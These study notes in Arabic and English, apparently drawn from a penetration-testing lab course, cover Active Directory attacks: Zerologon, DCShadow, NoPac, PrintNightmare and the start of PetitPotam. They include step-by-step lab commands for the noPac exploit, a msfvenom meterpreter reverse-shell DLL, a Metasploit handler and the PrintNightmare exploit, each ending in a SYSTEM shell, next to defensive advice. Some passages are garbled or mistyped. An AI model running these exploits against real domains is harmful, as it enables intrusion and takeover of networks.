26-Bleeding Edge Vulnerabilities الثغرات في احدث النسخ

إيه اللي يميز الثغرات دي؟

1. **جديدة وغير معروفة:**
   - الثغرات دي بتظهر في أدوات أو برمجيات لسه مطورة حديثًا أو في تحديثات جديدة لنظام معين.
   - في العادة مفيش معلومات كتير عنها، وده بيخلي اكتشافها واستغلالها تحديًا للمهاجمين والمدافعين.
2. **خطيرة وصعبة الحل:**
   - غالبًا المطورين مش بيكونوا متوقعينها، وده ممكن يتسبب في تأخير إصدار تصحيحات (Patches).
   - ممكن تكون ثغرات خطيرة جدًا لو استُغلت بشكل صحيح.
3. **فرصة للهجوم:**
   - لأن التقنية جديدة، كتير من المؤسسات بتبقى مستعجلة على استخدامها بدون التأكد الكامل من أمانها.
   - ده بيدي فرصة للمهاجمين إنهم يكتشفوا الثغرات بسرعة قبل ما يتم معالجتها.

أمثلة على Bleeding Edge Vulnerabilities:

- ثغرة تظهر في إصدار جديد من متصفح ويب زي Firefox أو Chrome.
- ثغرة في مكتبة برمجية (Library) لسه نازلة في مجال الذكاء الاصطناعي.
- عيوب في أجهزة حديثة زي الهواتف الذكية اللي بتعتمد على معالجات جديدة.

---

example of attack :

---

1. Zerologon : https://www.crowdstrike.com/blog/cve-2020-1472-zerologon-security-advisory/

نوع الهجوم: استغلال ضعف في بروتوكول Netlogon
التأثير: السيطرة الكاملة على Domain Controller (DC)

شرح الهجوم:

- المستخدم من الـ **Netlogon Remote Protocol** في بروتوكول (CVE-2020-1472) هو استغلال لثغرة أمنية **Zerologon** Domain Controller لإدارة الأجهزة في بيئة Windows.
- اللي بيستخدمها البروتوكول، مما يسمح للمهاجم بإرسال بيانات مزيفة وإعادة (Authentication) الثغرة تستغل ضعف في طريقة المصادقة ضبط كلمة مرور حساب **Computer Account** الخاص بـ Domain Controller.

خطوات الهجوم:

1. **إرسال طلبات مصادقة زائفة:** المهاجم بيستخدم كود يستغل بروتوكول Netlogon ويرسل طلبات تحتوي على قيم صفرية (Zeros).

2. **تغيير كلمة المرور:** بمجرد نجاح الهجوم، المهاجم يقدر يغير كلمة مرور حساب الـ Domain Controller في Active Directory.
3. **السيطرة على الشبكة:** بمجرد تغيير كلمة المرور، المهاجم يحصل على صلاحيات تمكنه من السيطرة الكاملة على الـ Active Directory.

التأثير:

- المهاجم يقدر ينشئ حسابات إدارية، يغير سياسات الأمان، أو يسرق بيانات حساسة.

الحماية:

- تحديث الأنظمة بأحدث التصحيحات الأمنية.
- استخدام تدقيق (Audit) مستمر للـ Domain Controllers.

---

2. DCShadow : https://stealthbits.com/blog/what-is-a-dcshadow-attack-and-how-to-defend-against-it/

التأثير: التلاعب بالـ Active Directory بدون الكشف.

شرح الهجوم:

- **DCShadow** هو هجوم يستغل القدرة على تقليد Domain Controller لحقن (Inject) تغييرات خبيثة في الـ Active Directory.
- الهدف هو إنشاء أو تعديل بيانات حساسة زي **Attributes** للحسابات أو السياسات (Policies) بدون أن يظهر في سجلات التدقيق العادية.

خطوات الهجوم:

1. **تحضير البيئة:** المهاجم يحتاج صلاحيات **Enterprise Admin** أو **Domain Admin** في البداية.
2. **إنشاء وهمي Domain Controller:**
   - المهاجم ينشئ خدمة خبيثة على جهاز داخل الشبكة لتعمل كـ Domain Controller.
3. **حقن التغييرات:** المهاجم يستخدم أدوات مثل **Mimikatz** لإجراء تغييرات مباشرة في قاعدة بيانات الـ Active Directory.
   - أمثلة: إضافة حسابات جديدة بصلاحيات عالية أو تعديل حسابات حالية.
4. **إخفاء الأثر:** التغييرات مش بتظهر في أدوات المراقبة العادية لأنها تتم باستخدام بروتوكولات نظامية.

التأثير:

- التلاعب الكامل بـ Active Directory.
- القدرة على إنشاء حسابات مخفية أو تغيير سياسات الأمان بدون اكتشاف.

الحماية:

- مراقبة الأنشطة على Active Directory باستخدام أدوات متقدمة.
- تقييد الوصول لصلاحيات **Domain Admin**.
- استخدام حل مثل **Azure ATP** أو **Microsoft ATA** لرصد الهجمات المتقدمة.

الفرق بين الهجومين:

element	Zerologon	DCShadow
attack type	استغلال ضعف في بروتوكول Netlogon	حقن تغييرات خبيثة في Active Directory

element	Zerologon	DCShadow
المتطلبات	وصول للشبكة فقط	صلاحيات عالية مسبقة
التأثير	السيطرة على Domain Controller	التلاعب غير المكتشف في الـ AD
الحماية	تحديث الأنظمة	مراقبة وحماية الـ AD بشكل متقدم

الخلاصة، الهجومين خطيرين جدًا وكل واحد ليه تأثير مختلف، لكن مع اتخاذ تدابير الحماية المناسبة ممكن تقليل المخاطر بشكل كبير.

شرح هجوم NoPac (SamAccountName Spoofing)

نوع الهجوم:

- استغلال ثغرات أمنية في Active Directory لتصعيد الصلاحيات إلى **Domain Admin**.
- الهجوم يجمع بين ثغرتين:
  - **CVE-2021-42287**: ضعف في التحقق من اسم الحساب (SamAccountName Spoofing).
  - **CVE-2021-2278**: قدرة المهاجم على تعديل اسم حساب الكمبيوتر (Computer Account Name Spoofing).

هدف الهجوم:

- السماح للمهاجم بانتحال حساب Domain Controller.
- تمكين المهاجم من الحصول على صلاحيات كاملة داخل بيئة Active Directory.

كيفية عمل الهجوم:

1. **التحضير:**
   - المهاجم يحتاج صلاحيات **low-privileged user** في الـ Active Directory.
   - باستخدام هذه الصلاحيات، يمكنه إنشاء أو تعديل حساب جهاز (Computer Account).
2. **استغلال CVE-2021-42278:**
   - هذه الثغرة تسمح للمهاجم بتغيير **اسم حساب الكمبيوتر** (Computer Account Name) ليشابه اسم الـ Domain Controller.
   - مثال: إذا كان اسم الـ Domain Controller هو **DC01**، يمكن للمهاجم تعديل اسم حساب الجهاز ليصبح قريبًا جدًا، مثل **DC01$**.
3. **استغلال CVE-2021-42287:**
   - عند محاولة المهاجم انتحال هوية الـ Domain Controller باستخدام الحساب المزيف، الثغرة تمنع Active Directory من التحقق الدقيق من اسم الحساب.
   - النتيجة: المهاجم ينجح في انتحال هوية الـ Domain Controller.
4. **تصعيد الصلاحيات:**
   - بمجرد نجاح الانتحال، يمكن للمهاجم طلب **Kerberos TGT** الخاص بالـ Domain Controller.
   - باستخدام هذا الـ TGT، يحصل المهاجم على صلاحيات **Domain Admin** أو ما يعادلها.

الأثر والتأثير:

- المهاجم يتمكن من السيطرة على الـ Domain Controller بالكامل.
- القدرة على:
  - إنشاء حسابات إدارية جديدة.
  - تعديل إعدادات الأمان.
  - سرقة بيانات حساسة.
  - تنفيذ هجمات لاحقة مثل Kerberoasting أو DCShadow.

الحماية والتخفيف:

1. **تثبيت التحديثات الأمنية:**
   - يجب تثبيت التصحيحات الأمنية التي أصدرتها Microsoft لعلاج الثغرتين:
     - **CVE-2021-42287**
     - **CVE-2021-42278**
2. **مراجعة إعدادات الحسابات:**
   - تقييد القدرة على إنشاء أو تعديل حسابات الكمبيوتر.
   - تطبيق سياسات قوية لتسمية حسابات الأجهزة.
3. **تفعيل Logging ومراقبة الأنشطة:**
   - مراقبة الأنشطة غير المعتادة، مثل تعديل أسماء حسابات الأجهزة أو محاولات الانتحال.
   - استخدام أدوات مثل **Event Viewer** لتتبع طلبات الـ Kerberos.
4. **استخدام حلول أمان متقدمة:**
   - تثبيت أدوات مثل **Microsoft Defender for Identity** أو **Azure Sentinel** لرصد الهجمات المتقدمة.

الخلاصة:

- **NoPac** يعتبر هجومًا خطيرًا لأنه يمكن للمهاجم الحصول على صلاحيات كاملة بأدوات بسيطة وصلاحيات محدودة.
- يعتمد الهجوم على استغلال ضعف في التحقق من الأسماء في بيئة Active Directory.
- الحماية منه تتطلب التزامًا صارمًا بالتحديثات الأمنية ومراقبة النشاطات المشبوهة داخل الشبكة.

NoPac (SamAccountName Spoofing)

A great example of an emerging threat is the Sam_The_Admin vulnerability, also called `noPac` or referred to as `SamAccountName Spoofing` released at the end of 2021. This vulnerability encompasses two CVEs 2021-42278 and 2021-42287, allowing for intra-domain privilege escalation from any standard domain user to Domain Admin level access in one single command. Here is a quick breakdown of what each CVE provides regarding this vulnerability.

42278	42287
`42278` is a bypass vulnerability with the Security Account Manager (SAM).	`42287` is a vulnerability within the Kerberos Privilege Attribute Certificate (PAC) in ADDS.

This exploit path takes advantage of being able to change the `SamAccountName` of a computer account to that of a Domain Controller. By default, authenticated users can add up to ten computers to a domain. When doing so, we change the name of the new host to match a Domain Controller's SamAccountName. Once done, we must request Kerberos tickets causing the service to issue us tickets under the DC's name instead of the new name. When a TGS is requested, it will issue the ticket with the closest matching name. Once done, we will have access as that service and can even be provided with a SYSTEM shell on a Domain Controller. The flow of the attack is outlined in detail in this blog post.

We can use this tool: https://github.com/Ridter/noPac to perform this attack. This tool is present on the ATTACK01 host in `/opt/noPac`.

NoPac uses many tools in Impacket to communicate with, upload a payload, and issue commands from the attack host to the target DC. Before attempting to use the exploit, we should ensure Impacket is installed and the noPac exploit repo is cloned to our attack host if needed. We can use these commands to do so:

Ensuring Impacket is Installed

```
0xAmr0zZakaria@htb[/htb]$ git clone
https://github.com/SecureAuthCorp/impacket.git
```


```
0xAmr0zZakaria@htb[/htb]$ python setup.py install
```

Cloning the NoPac Exploit Repo

```
0xAmr0zZakaria@htb[/htb]$ git clone https://github.com/Ridter/noPac.git
```

Scanning for NoPac

```
0xAmr0zZakaria@htb[/htb]$ sudo python3 scanner.py
inlanefreight.local/forend:Klmcargo2 -dc-ip 172.16.5.5 -use-ldap
```



```
[*] Current ms-DS-MachineAccountQuota = 10
[*] Got TGT with PAC from 172.16.5.5. Ticket size 1484
[*] Got TGT from ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL. Ticket size 663
```


1. `Current ms-DS-MachineAccountQuota = 10`
   - ده بيوضح إن القيمة الحالية لـ **MachineAccountQuota** هي 10.
   - بدون ما يحتاج إذن إضافي Domain بمعنى تاني، أي مستخدم عنده صلاحيات عادية يقدر يضيف لحد 10 أجهزة للـ.
   - دي ثغرة أمنية ممكن يستغلها مهاجم لإنشاء حسابات جديدة وسحب بيانات إضافية من الشبكة.
2. `Got TGT with PAC from 172.16.5.5. Ticket size 1484`
   - الأداة قدرت تجيب **TGT (Ticket Granting Ticket) 172.16.5.5** من السيرفر اللي عنوانه.
   - الـ **TGT** هو جزء أساسي في Kerberos، بيستخدمه المهاجم عشان يحصل على صلاحيات أكبر أو يطلب تذاكر لخدمات معينة.
   - الـ **PAC (Privilege Attribute Certificate)** هو الجزء اللي بيحتوي على معلومات صلاحيات المستخدم.
   - حجم التذكرة هنا 1484 بايت.
3. `Got TGT from ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL. Ticket size 663`
   - تم الحصول على تذكرة جديدة من Domain Controller باسم **ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL**.
   - حجم التذكرة دي 663 بايت، وده طبيعي لأنها قد تكون تذكرة تكميلية أو مرتبطة بخدمة أقل من الأولى.

There are many different ways to use NoPac to further our access. One way is to obtain a shell with SYSTEM level privileges. We can do this by running noPac.py with the syntax below to impersonate the built-in administrator account and drop into a semi-interactive shell session on the target Domain Controller. This could be "noisy" or may be blocked by AV or EDR.

Running NoPac & Getting a Shell

-
  - يعني لو الهجوم نجح، هتاخد صلاحيات Administrator وشيل على النظام.
- `--impersonate administrator`
  - إده الجزء المهم جدًا
  - الأداة بتحاول انتحال شخصية حساب **Administrator**.
  - عشان تدي نفسك صلاحيات المسؤول الكبير Kerberos يعني بتستخدم صلاحيات (Privilege Escalation).
- **إيه اللي بيحصل هنا؟**
  - الأداة غالبًا بتستغل ثغرة متعلقة بالـ **Kerberos PAC**.
  - عشان تنتحل شخصية (forend) بتستخدم الحساب العادي اللي معاك **Administrator**.
  - لو العملية نجحت، هتقدر توصل لشيل بصلاحيات مسؤول (Domain Admin).

```
0xAmr0zZakaria@htb[/htb]$ sudo python3 noPac.py
INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip 172.16.5.5  -dc-host ACADEMY-EA-
DC01 -shell --impersonate administrator -use-ldap
```



```
[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] will try to impersonat administrator
[*] Adding Computer Account "WIN-LWJFQMAXRVN$"
[*] MachineAccount "WIN-LWJFQMAXRVN$" password = &A#x8X^5iLva
[*] Successfully added machine account WIN-LWJFQMAXRVN$ with password
&A#x8X^5iLva.
[*] WIN-LWJFQMAXRVN$ object = CN=WIN-
LWJFQMAXRVN,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] WIN-LWJFQMAXRVN$ sAMAccountName == ACADEMY-EA-DC01
[*] Saving ticket in ACADEMY-EA-DC01.ccache
[*] Resting the machine account to WIN-LWJFQMAXRVN$
[*] Restored WIN-LWJFQMAXRVN$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating administrator
[*]     Requesting S4U2self
[*] Saving ticket in administrator.ccache
[*] Remove ccache of ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Rename ccache with target ...
[*] Attempting to del a computer with the name: WIN-LWJFQMAXRVN$
[-] Delete computer WIN-LWJFQMAXRVN$ Failed! Maybe the current user does not
have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

notes: noPack use smb command هام جدا

خلي لالك لو جيت تستخدم shell ولقيت الرسالة دي `You can't CD under SMBEXEC. [-]` معني كده ان الاداة بتستخدم smbexec وده علشان تتعامل مع الاوامر لازم تكتب `.Use full paths` المسارات كاملة فمثلا لو عاوزين ننفذ امر وده من خلاله مثلا منقدرش نكتب cd .. ولكن لازم نكتب مسار ...\cd C:\Users\Administrator

- **`C:\Windows\system32\> C:\Path\To\Your\File.exe`**

Windows Defender & SMBEXEC.py Considerations

If Windows Defender (or another AV or EDR product) is enabled on a target, our shell session may be established, but issuing any commands will likely fail. The first thing smbexec.py does is create a service called `BTOBTO`. Another service called `BTOBO` is created, and any command we type is sent to the target over SMB inside a .bat file called `execute.bat`. With each new command we type, a new batch script is created and echoed to a temporary file that executes said script and deletes it from the system. Let's look at a Windows Defender log to see what behavior was considered malicious.


كيف تعمل أداة `smbexec.py`:

1. **إنشاء الاتصال:**
   - الأداة تتصل بالجهاز الهدف باستخدام بيانات تسجيل الدخول الصحيحة (اسم مستخدم وكلمة مرور أو رمز التوثيق).
2. **إنشاء الخدمات:**
   - بمجرد إنشاء الاتصال، تقوم الأداة بإنشاء **خدمة مؤقتة** على الجهاز الهدف:
     - اسم الخدمة الأولى: `BTOBTO`.
     - اسم الخدمة الثانية: `BTOBO`.
3. **تنفيذ الأوامر:**
   - يتم إرسال الأوامر التي يكتبها المستخدم إلى الجهاز الهدف داخل ملف دفعي (Batch file) يُسمى `execute.bat`.
   - هذا الملف يحتوي على الأوامر المطلوبة ويُحفظ مؤقتًا في الجهاز الهدف لتنفيذها.
4. **حذف الملفات المؤقتة:**
   - **بعد تنفيذ كل أمر، يتم حذف الملف المؤقت لضمان عدم ترك أي أثر واضح.**

تأثير Windows Defender أو برامج الحماية:

- **السلوك المريب:**
  برامج مثل Windows Defender تراقب سلوك إنشاء الخدمات والملفات المؤقتة.
  - **بشكل غير متوقع، يتم تصنيفها على أنها نشاط مريب `BTOBO` و `BTOBTO` عند ملاحظة إنشاء خدمات مثل.**
  - **وتشغيلها ثم حذفها أيضًا يُعتبر نمطًا من الأنشطة الخبيثة (`execute.bat` إنشاء الملفات المؤقتة).**
- **منع الأوامر:**
  حتى إذا تم فتح جلسة (Shell Session)، قد تفشل الأوامر بسبب اكتشاف الحماية لهذا السلوك ومنع تشغيله.
- **سجلات Windows Defender:**
  يمكن مراجعة سجلات Windows Defender لفهم سبب اعتبار هذا النشاط ضارًا. غالبًا ستُظهر السجلات أن:
  - **تحتوي على أوامر مشبوهة (مثل `execute.bat`) الملفات المؤقتة.**
  - **الخدمات التي تم إنشاؤها ليست عادية وتُستخدم في الهجمات.**

Windows Defender Quarantine Log



2-PrintNightmare

- **PrintNightmare** هو اسم يُطلق على ثغرة خطيرة تم اكتشافها في **خدمة الطباعة** (Print Spooler) في نظام تشغيل Windows.
- وتسمح للمهاجمين بتنفيذ أكواد ضارة على Windows، تم اكتشاف الثغرة لأول مرة في **عام 2021**، وهي تتعلق بإدارة مهام الطباعة داخل الأجهزة المتأثرة.

الثغرة:

- **CVE-2021-1675**: هذه الثغرة تتعلق بخدمة **Print Spooler** التي تدير الطابعات في بيئة Windows.
- **يتيح الهجوم للمهاجم الحصول على صلاحيات محلية أو عن بُعد لتنفيذ أوامر ضارة.**

كيف يعمل الهجوم؟

1. **استغلال الثغرة:**
   - مع **عمليات الطباعة**. عندما يقوم المستخدم بتثبيت طابعة جديدة أو طباعة مستند، الثغرة تكمن في كيفية تعامل خدمة **Print Spooler** تستخدم الخدمة صلاحيات المستخدم لتثبيت برامج الطابعة أو تنفيذ العمليات المرتبطة بالطابعة.
   - يمكن للمهاجمين الاستفادة من هذه العملية عن طريق **استغلال الثغرة** لتنفيذ أكواد ضارة.
2. **تحقيق الوصول المحلي أو البعيد:**
   - **في حالة الوصول المحلي:** إذا كان المهاجم قادرًا على الوصول المادي للجهاز، يمكنه استغلال الثغرة لتصعيد الصلاحيات إلى **Admin**.
   - **في حالة الوصول البعيد:** في بيئات الشبكة، يمكن للمهاجم استغلال الثغرة **عبر الشبكة** (Remote Code Execution - RCE) للوصول إلى الجهاز المستهدف و**تنفيذ أكواد ضارة**.
3. **تنفيذ الأكواد الضارة:**

- بعد استغلال الثغرة، يمكن للمهاجم تنفيذ **أوامر على النظام**، مثل تثبيت برامج ضارة أو تنفيذ عمليات لا يمكن للمستخدم العادي تنفيذها.
- يمكنه أيضًا سرقة بيانات أو استخدام الجهاز المستهدف في هجمات أخرى.

4. **التصعيد إلى صلاحيات أعلى:**
   - وبالتالي يتمكن من التحكم الكامل في النظام، **Administrator** من خلال الهجوم، يمكن للمهاجم أن يرفع الصلاحيات إلى **صلاحيات** أو الشبكة.

الأثر والتأثير:

- **التهديد الكبير:** يمكن للمهاجمين تنفيذ هجوم (Remote) دون الحاجة إلى وجود صلاحيات محلية.
- **عن بعد** الهجوم يمكن أن يؤثر على **خوادم الطباعة، أجهزة الكمبيوتر الشخصية**، وكذلك **الخوادم التي تعمل على Windows**.
- يمكن للمهاجمين استخدام الثغرة لتنفيذ أوامر ضارة، مثل تثبيت برامج ضارة، أو سرقة بيانات حساسة.

كيفية الحماية من الهجوم؟

1. **تحديث النظام:**
   - **Microsoft** أصدرت تصحيحات أمنيّة لعلاج هذه الثغرة في جميع إصدارات Windows، بما في ذلك Windows 7 و Windows Server و Windows 10.
   - يجب تحديث النظام على الفور وتثبيت التحديثات التي أصدرتها Microsoft.
2. **تعطيل خدمة Print Spooler:**
   - تمامًا لتجنب استغلال الثغرة **Print Spooler** إذا لم يكن هناك حاجة لاستخدام الطباعة على الجهاز، يمكن تعطيل خدمة.
   - يمكن فعل ذلك عبر **Services.msc** أو **PowerShell**.
3. **استخدام سياسة التحكم في الوصول:**
   - **Admin** تطبيق سياسات **التحكم في الوصول** لتقليل الصلاحيات التي يحصل عليها المستخدمون. مثلًا، يجب ألا يتم منح صلاحيات للمستخدمين غير الضروريين.
4. **تعطيل الوصول عن بُعد إلى الطابعات:**
   - إذا كانت الطباعة عبر الشبكة غير ضرورية، يجب تعطيل الاتصال عبر الشبكة أو استخدام الطابعات المتصلة محليًا فقط.
5. **استخدام أنظمة أمان إضافية:**
   - تفعيل **Windows Defender** أو **حلول أمان أخرى** للكشف عن أي محاولات غير مشروعة لاستخدام هذه الثغرة.

الخلاصة:

- **PrintNightmare** هو هجوم خطير يسمح للمهاجمين بتنفيذ **أكواد ضارة** على الأجهزة المتأثرة عبر استغلال الثغرة في خدمة **Print Spooler**.
- يجب أن يتم **تحديث النظام** وتفعيل **إجراءات الحماية** مثل تعطيل الخدمة إذا كانت غير ضرورية للحد من المخاطر.

`PrintNightmare` is the nickname given to two vulnerabilities (CVE-2021-34527 and CVE-2021-1675) found in the Print Spooler service that runs on all Windows operating systems. Many exploits have been written based on these vulnerabilities that allow for privilege escalation and remote code execution. Using this vulnerability for local

privilege escalation is covered in the Windows Privilege Escalation module, but is also important to practice within the context of Active Directory environments for gaining remote access to a host. Let's practice with one exploit that can allow us to gain a SYSTEM shell session on a Domain Controller running on a Windows Server 2019 host.

Before conducting this attack, we must retrieve the exploit we will use. In this case, we will be using cube0x0's : https://twitter.com/cube0x0?lang=en[](https://twitter.com/cube0x0?lang=en) exploit. We can use Git to clone it to our attack host:

Cloning the Exploit

```
0xAmr0zZakaria@htb[/htb]$ git clone https://github.com/cube0x0/CVE-2021-1675.git
```

For this exploit to work successfully, we will need to use cube0x0's version of Impacket. We may need to uninstall the version of Impacket on our attack host and install cube0x0's (this is already installed on ATTACK01 in the lab). We can use the commands below to accomplish this:

Install cube0x0's Version of Impacket

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

We can use `rpcdump.py` to see if `Print System Asynchronous Protocol` and `Print System Remote Protocol` are exposed on the target.

Enumerating for MS-RPRN (Microsoft Print Spooler Remote Protocol)

النتيجة اللي ظهرت:

1. **`[MS-PAR]: Print System Asynchronous Remote Protocol`**
   - ده بروتوكول خاص بالطباعة عن بُعد، يُستخدم لإدارة عمليات الطباعة بشكل غير متزامن.
2. **`[MS-RPRN]: Print System Remote Protocol`**
   - ده بروتوكول للطباعة عن بُعد (Remote Printing) برضه، لكنه يُستخدم لإدارة الطابعات وعمليات الطباعة بطريقة مباشرة.

إيه معنى النتيجة دي في السياق الأمني؟

- **`MS-RPRN`** و**`MS-PAR`** هما بروتوكولين بيتعاملوا مع خدمات الطباعة في Windows.
- وجودهم على جهاز معين بيشاور إن الخدمة دي مفعّلة وممكن تكون نقطة ضعف.
- في سياق الهجوم، لو الجهاز ضعيف أو مش محدث، ممكن يتم استغلال ثغرات معروفة في خدمات الطباعة زي ثغرة **PrintNightmare** (CVE-2021-34527).

```
0xAmr0zZakaria@htb[/htb]$ rpcdump.py @172.16.5.5 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

After confirming this, we can proceed with attempting to use the exploit. We can begin by crafting a DLL payload using `msfvenom`.

Generating a DLL Payload

```
0xAmr0zZakaria@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=172.16.5.225 LPORT=8080 -f dll > backupscript.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

We will then host this payload in an SMB share we create on our attack host using `smbserver.py`.

Creating a Share with smbserver.py

```
0xAmr0zZakaria@htb[/htb]$ sudo smbserver.py -smb2support CompData
/path/to/backupscript.dll

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Once the share is created and hosting our payload, we can use MSF to configure & start a multi handler responsible for catching the reverse shell that gets executed on the target.

Configuring & Starting MSF multi/handler

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD
windows/x64/meterpreter/reverse_tcp
```

```
PAYLOAD => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 172.16.5.225
LHOST => 10.3.88.114
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 8080
LPORT => 8080
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 172.16.5.225:8080
```

With the share hosting our payload and our multi handler listening for a conn

```
0xAmr0zZakaria@htb[/htb]$ sudo python3 CVE-2021-1675.py
inlanefreight.local/forend:Klmcargo2@172.16.5.5
'\\172.16.5.225\CompData\backupscript.dll'

[*] Connecting to ncacn_np:172.16.5.5[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found
C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5d
ffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\172.16.5.225\CompData\backupscript.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
```

Notice how at the end of the command, we include the path to the share hosting our payload (`\\<ip address of attack host>\ShareName\nameofpayload.dll`). If all goes well after running the exploit, the target will access the share and execute the payload. The payload will then call back to our multi handler giving us an elevated SYSTEM shell.

Getting the SYSTEM Shell

```
[*] Sending stage (200262 bytes) to 172.16.5.5
[*] Meterpreter session 1 opened (172.16.5.225:8080 -> 172.16.5.5:58048 ) at
2022-03-29 13:06:20 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 5912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
```

```
whoami
nt authority\system
```

PetitPotam MS-EFSRPC (Microsoft Encrypting File System Remote Protocol)

PetitPotam هي ثغرة أمنية تم اكتشافها في خدمة **MS-EFSRPC** (Microsoft Encrypting File System Remote Protocol) الموجودة في أنظمة تشغيل Windows. تم استغلال هذه الثغرة لأول مرة في عام 2021 بواسطة باحث أمني يُدعى **Lionel Gilles**. تعتمد الثغرة على استغلال ضعف في طريقة تعامل الخدمة مع اتصالات **NTLM**، مما يسمح بتنفيذ **Relay Attack** أو هجمات إعادة توجيه المصادقة.

